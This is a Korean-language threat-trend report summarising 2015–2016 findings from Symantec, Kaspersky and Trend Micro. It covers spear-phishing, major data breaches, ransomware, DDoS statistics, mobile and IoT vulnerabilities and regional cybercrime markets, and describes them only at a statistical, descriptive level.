Recipients per Campaign	23 -81%	18 -20%	11 -39%
Average Number of Email Attacks per Campaign	29 -76%	25 -14%	12 -52%
Average Duration of a Campaign	8 Days +173%	9 Days +13%	6 Days -33%

[그림 3-3]을 살펴보면, 스피어피싱 공격(Campaigns)은 전년대비 1,305건으로 55%가 증가하였으나, 스피어피싱 공격 한 건당 메일 수신자의 수는 11명으로 전년 대비 39% 감소하였고, 공격 한 건당 평균 메일 공격 개수는 12명으로 전년 대비 52%나 감소한 것을 알 수 있다. 이는 스피어피싱이 보다 정교하게 소수 집중형 표적 공격으로 진행되고 있음을 시사하고 있다.

2015년에는 한번에 1천만 건 이상의 개인정보가 유출된 대형 보안 사고가 아홉 차례 발생하여 사상 최다를 기록했다. 또한, 단일 보안 사고로 최대 규모인 1억9,100만 건의 정보가 유출된 초대형 보안 사고가 발생한 해였다. 지난 해 전 세계에서 보안 사고로 유출된 개인정보는 2014년 대비 23% 증가한 4억2,900만 건이 보고되었다. 그러나 유출 정보의 건수를 공개하지 않는 기업이 85%나 증가하면서, 보수적으로 추산해도 실제 유출된 개인정보는 전 세계적으로 5억 건을 웃돌 것으로 예상된다.

[그림 3-4] 정보 유출사고 발생추이




〈유출 사고 예〉

애슐리 매디슨(Ashley Madison) 해킹 사건 : 기혼자들이 불륜 상대를 찾는 웹사이트 애슐리 매디슨의 고객 정보가 온라인상에 공개된 사건이다. 사회적으로 엄청난 파장이 일어났으며, 이로 인해 2명이 자살하는 사건도 발생했다.


임팩트 팀(Impact Team)이라는 해커 집단이 직원들의 컴퓨터 로그인 스크린에 자신들의 공격 사실을 알리는 메시지를 전달할 때까지 침해 사실이 발각되지 않았으며, 3,700만 건의 고객 기록 및 악성 MD5 해시(MD5 hash) 실행에 의한 취약 비밀번호 수백만 건이 유출되었다.

[그림 3-5] 랜섬웨어 변천사



랜섬웨어는 2016년에도 진화를 거듭했다. 파일을 암호화하는 크립토 랜섬웨어(crypto-ransomware)는 지난 해 전 세계적으로 36만 건이 발견되 2014년 대비 35%나 증가하며, 상대적으로 피해 강도가 낮은 컴퓨터 화면을 잠그는 락커 랜섬웨어(locker ransomware)를 제치고 대세가 되었다.

[그림 3-6] 2015년 랜섬웨어 발견 비율



또한, 지난 해 랜섬웨어는 PC에서 나아가 스마트폰, 맥, 리눅스 시스템 등으로 공격 대상을 넓혀갔다. 공격자들이 금전 요구를 위한 인질 대상으로 네트워크로 연결된 기기들을 물색하면서 랜섬웨어의 다음 공격 표적은 기업이 될 것으로 전망되고 있다.

[그림 2-1] 2015년 랜섬웨어 감염경로별 통계

지난 해 합법적인 웹 사이트 가운데 취약점이 발견된 웹 사이트의 비율은 약 78%로, 웹 사이트 4개 중 3개가 위험한 것으로 나타났다. 특히, '중대한' 취약점을 가지고 있는 웹 사이트도 15%나 되어 웹 사이트 관리자들의 보다 적극적인 보안 대비가 필요한 것으로 나타났다.

2015년 발견된 신규 모바일 취약점은 528개로 전년 대비 214%의 증가세를 기록, 사이버 범죄의 새로운 타깃으로 모바일이 주목 받고 있음을 보여줬다. 누적 안드로이드 악성코드 수는 2014년 9,839개에서 40%가 늘어 지난 해 1만 3,783개를 기록했다. 아이폰과 아이패드는 비교적 보안 위협이 낮다고 여겨져 왔는데, 2015년에는 상황이 달라졌다. 2015년 한 해에만 총 9개의 iOS 악성코드가 발견되었는데, 이전까지 발견된 iOS 악성코드를 모두 합쳐도 4개였던 것과 비교하면 현저히 증가한 것이다. 특히 악성코드 'XcodeGhost'는 이전 사례와 달리 탈옥하지 않은 기기라도 감염될 수 있음을 보여줘 새로운 위협을 경고했다. 한편, 인터넷이 연결된 기기들이 급증함에 따라 스마트TV, 커넥티드카, 스마트홈 기기, 의료장비 등 IoT(Internet of Things) 기기들과 관련된 보안 사항이 새로운 이슈로 떠오를 것으로 예상된다.

사이버 범죄자들의 일반 소비자를 대상으로 한 사기 수법은 더욱 교묘해지고 있다. 지난 해 눈에 띄게 증가한 사기 수법은 기술 지원을 위장한 사기 스캠으로, 빠르게 확산되고 있는 것으로 나타났다.

[그림 3-8] Gmail 사기 스캠 과정

시만텍은 위와 같이 자체 보유한 센서를 통해 2015년 주목할 만한 8가지 글로벌 사이버 위협을 분석하고 있으며, 이는 실제 2016년 1분기에 발생한 사이버 위협과 상당부분 매칭된다.

(해당 글이 작성되는 시점에 국내 OO 대기업의 240억 스캠사고 등 발생)

① Reference

1. Symantec Internet Security Threat Report 2016
https://www.symantec.com/content/dam/symantec/docs/reports/istr-21-2016-en.pdf


2 카스퍼스키社, 2016년 1분기 DDoS 인텔리전스 리포트

카스퍼스키에서는 2016년 4월, 1분기 DDoS 인텔리전스 리포트를 발표하였다. 해당 보고서는 2016년 1분기에 나타난 DDoS 동향에 대한 분석을 담고 있으며, 한국과 관련된 내용이 Top5 순위권에 다수 포함된 것이 특징이다.

미국 도널드 트럼프 선거 캠페인에 대한 DDoS공격의 강도가 602Gbps로 측정되어, 역대 최대치를 기록하는 이슈를 만들었다.

2016년 1분기에는 74개국에서 DDoS공격이 발생하였으며(15년 4분기에는 69개국), 이 중 93.6%는 10개국에서 집중적으로 발생하였다. 발생 분포는 아래 [그림 3-9]에서와 같이 한국이 20.4%로 2위를 기록하였다.

[그림 3-9] 2016년 1분기 국가별 DDoS 공격 발생 비율



DDoS의 평균 공격 기간은 70%가 4시간 이내로, 작년의 67.8%보다 약간 늘어났지만 거의 비슷한 수준을 유지했다.

가장 긴 DDoS공격은 이전 분기 최대일인 13.9일보다 훨씬 적은 8.2일 동안 지속하였고, 동일 대상을 여러 번 공격하는 경우는 최대 33회를 공격하였다.

DDoS공격의 효율성 향상을 위해 공격자들은 여러 방법을 사용하고 있다.


- 미국 정부에서 사용되는 DNSSEC 프로토콜의 패킷 사이즈가 8배인 것을 악용한 DDoS공격 증가
- 워드프레스의 핑백(Ping-Back)기능 때문에 워드프레스로 개발된 홈페이지들이 DDoS공격 도구로 악용되는 사례 증가

  ※ 핑백(Ping-Back) : 링크가 포함된 글을 포스팅하는 경우 링크글에서 알 수 있게 표시해주는 워드프레스 기능

- 2월 21일 해킹된 Linux Mint는 DDoS공격이 가능한 코드가 삽입되어 있는 Linux Mint 17.3 Cinnamon edition으로 변경되어 배포됨


공격 방법의 순위는 [그림 3-10]과 같이 SYN방식이 57%로 1위를 유지하고 있으며, ICMP방식은 9% 상승하였다. 하지만 Top5순위에는 영향이 없었다.

[그림 3-10] DDoS 공격방식 선호 순위



C&C 서버 점유율은 [그림 3-11]과 같이 한국이 67.6%로 1위를 차지하였고, 중국은 9.5%, 미국6.8%를 차지하고 있다.

[그림 3-11] 세계 C&C서버 점유율



DDoS공격자들은 카스퍼스키를 비롯한 보안업체에 대해 지속적으로 약한 강도의 공격을 여러 번 행하고 있는데, 이는 백신社를 대상으로 반응을 테스트 해보는 탐색의 의미로 여겨진다. 카스퍼스키가 해킹그룹 "cream 사이버범죄 커뮤니티"등으로부터 2016년 1분기동안 공격당한 횟수는 2015년 1년간 공격당한 횟수보다 더 많은 것으로 집계되고 있다.

② Reference

1. Kaspersky DDoS Intelligence Report for Q1 2016
https://securelist.com/analysis/quarterly-malware-reports/74550/kaspersky-ddos-intelligence-report-for-q1-2016/


3 트렌드마이크로社, 2015 Annual Security Roundup

트렌드마이크로는 2016년 3월에 "2015 Annual Security Roundup"보고서를 발표하였다. 해당 보고서는 2015년 한해의 주요 사이버 범죄 및 보안 위협 동향에 대한 분석을 담고 있으며 ▲데이터 유출 ▲제로데이 취약점과 Pawn Storm 공격그룹 사례 ▲딥 웹과 블랙마켓 ▲스마트 기술 ▲익스플로잇 킷, 랜섬웨어 ▲드라이덱스(봇넷)의 7개의 주제를 중심으로 2015년 주요 보안 위협 동향을 언급하고 있다.

※ Pawn Storm : 제로데이 취약점을 악용해 사이버 첩보 활동을 수행하는 공격그룹

2015년 가장 큰 이슈로 데이터 유출을 언급하고 있다. 아래는 2015년의 대규모 데이터 유출 사례 분포를 나타낸 것이다. 데이터 유출 내용이 많고 화제가 크게 된 사건일수록 원의 크기를 큰 것으로 표시하고 있다.

[그림 3-12] 2015년 발생한 대규모 데이터 유출




국내에서도 이슈가 되었던, 『Hacking Team』 이라는 이름의 이탈리아 보안 회사가 해킹되어 400기가바이트에 달하는 데이터가 온라인 상에 공개되었다. 유출된 데이터 중에는 제로데이 취약점 정보가 포함되어 있었으며, 다른 공격자들은 이를 악용하기도 하였다.

불륜 상대 검색사이트인 『Ashley Madison(애슐리 매디슨)』 는 3,700만 건의 고객정보가 유출되었고, 이는 익명으로 불륜을 저지르는 사람들에게는 약점 될 수 있었다. 공격자들은 개인정보가 유출된 사람을 대상으로 돈을 지불하지 않으면 정보를 공개한다는 협박메일을 발송하였으며, 이 과정에서 2명이 자살하기도 하였다.

2015년 가장 큰 데이터 유출 사고는 의료 보험회사인 『Anthem(앤썸)』 에서 발생하였다. 앤썸에서는 8,000만 건의 개인정보가 유출되었으며, 또 다른 의료 보험회사인 『Premera Blue Core(프리메라)』 도 같은 공격자에게 1,100만 건의 금융정보를 포함한 개인정보와 의료기록이 탈취되었다.


2015년 미국에서 발생한 데이터 유출의 41%는 장비 분실에 의해 발생하며, [그림 3-10]에서 보는 것과 같이 2015년 정보유출이 일어난 산업분야는 26.9%는 의료, 건강, 16.8%는 교육정보, 15.9%는 정부기관이다.

[그림 3-13] 2015년 유출 정보 분야



제로데이 취약점과 관련해서는 Pawn Storm 공격그룹을 사례로 들어 소개하고 있다. 2015년 7월경 공개된 북대서양 조약 기구(NATO) 회원국과 백악관을 표적으로 Oracle Java 제로데이 취약점(CVE-2015-2590)을 악용하여 공격한 바 있으며, 10월에는 스피어피싱(Spear Phishing) 이메일을 통해 특정 국가의 외교부를 대상으로 공격을 수행하였다.

[그림 3-14] Pawn Storm 공격그룹이 악용한 제로데이 취약점



[그림 3-14]는 2015년 발생한 주요 취약점 리스트이다. 회색 배경인 항목은 제로데이 취약점이며, Pawn Storm 공격그룹이 이용한 제로데이 취약점은 붉은색 테두리로 표시되어 있다.

제로데이 취약점은 아니지만, 올해에 발견된 주목할 만한 취약점들 중에는 안드로이드와 관련된 모바일 취약점이 있다. 이는 안드로이드의 미디어서버 컴포넌트 취약점을 이용한 것으로, 임의의 코드를 수행시켜서 끊임없이 재부팅하게 만들거나, 화면의 터치기능을 정지시켜 전화를 걸 수 없게 하는 행위 등을 실행할 수 있다.

한편, 딥 웹(Deep Web) 활동이 주춤한 틈을 공략하기 시작한 각국의 블랙마켓은 자신의 지역에서 가장 수익성이 높은 특화된 상품을 제공하며 해당 지역 문화를 반영하기 시작했다. 특징적으로 소개된 3개 국가의 예는 다음과 같다.

- 중국 : 지하범죄 혁신 측면에서 부동의 글로벌 리더이며 신용카드 정보를 빼내기 위한 PoS, ATM, 포켓 스키머 개발
- 브라질 : 소셜 미디어 사이트를 통해 사이버 범죄 지망생들을 양성하기 위한 봇넷 취득 및 사용법, 지불카드 절도 트레이닝 서비스 제공
- 일본 : 브라질과 반대로 외부인에 대한 접근을 막고 철저한 현지화 심사를 통해 조직원을 선발하며, 강력한 국가의 법률에도 불구하고 불법 밀수, 마약, 아동포르노, 대구경 무기 등을 음성적으로 유통


한 해 동안 상호 연결된 기기에 대한 공격이 급격히 증가했으며, 이러한 기기들이 공격에 얼마나 취약한 지를 트렌드마이크로의 GasPot 실험과 여러 스마트 자동차 테스트 사례 등으로 알 수 있다. 또한, 이를 통해 미래의 스마트 비즈니스에서 발생할 수 있는 문제점을 엿볼 수 있다.

- IoT 디바이스 시험을 위해 미국 가스 스테이션 제어 시스템을 본따 만든 사용자정의 허니팟 툴 GasPot을 통해 실험해본 결과에 따르면, 관리시스템이나 자동탱크게이지 시스템에 침입 가능하였으며, DDoS공격에 의해 기능을 마비시키고 대형 사고를 유발가능. 미국 가스 스테이션 제어 시스템은 해커가 가장 선호하는 공격대상 중 하나
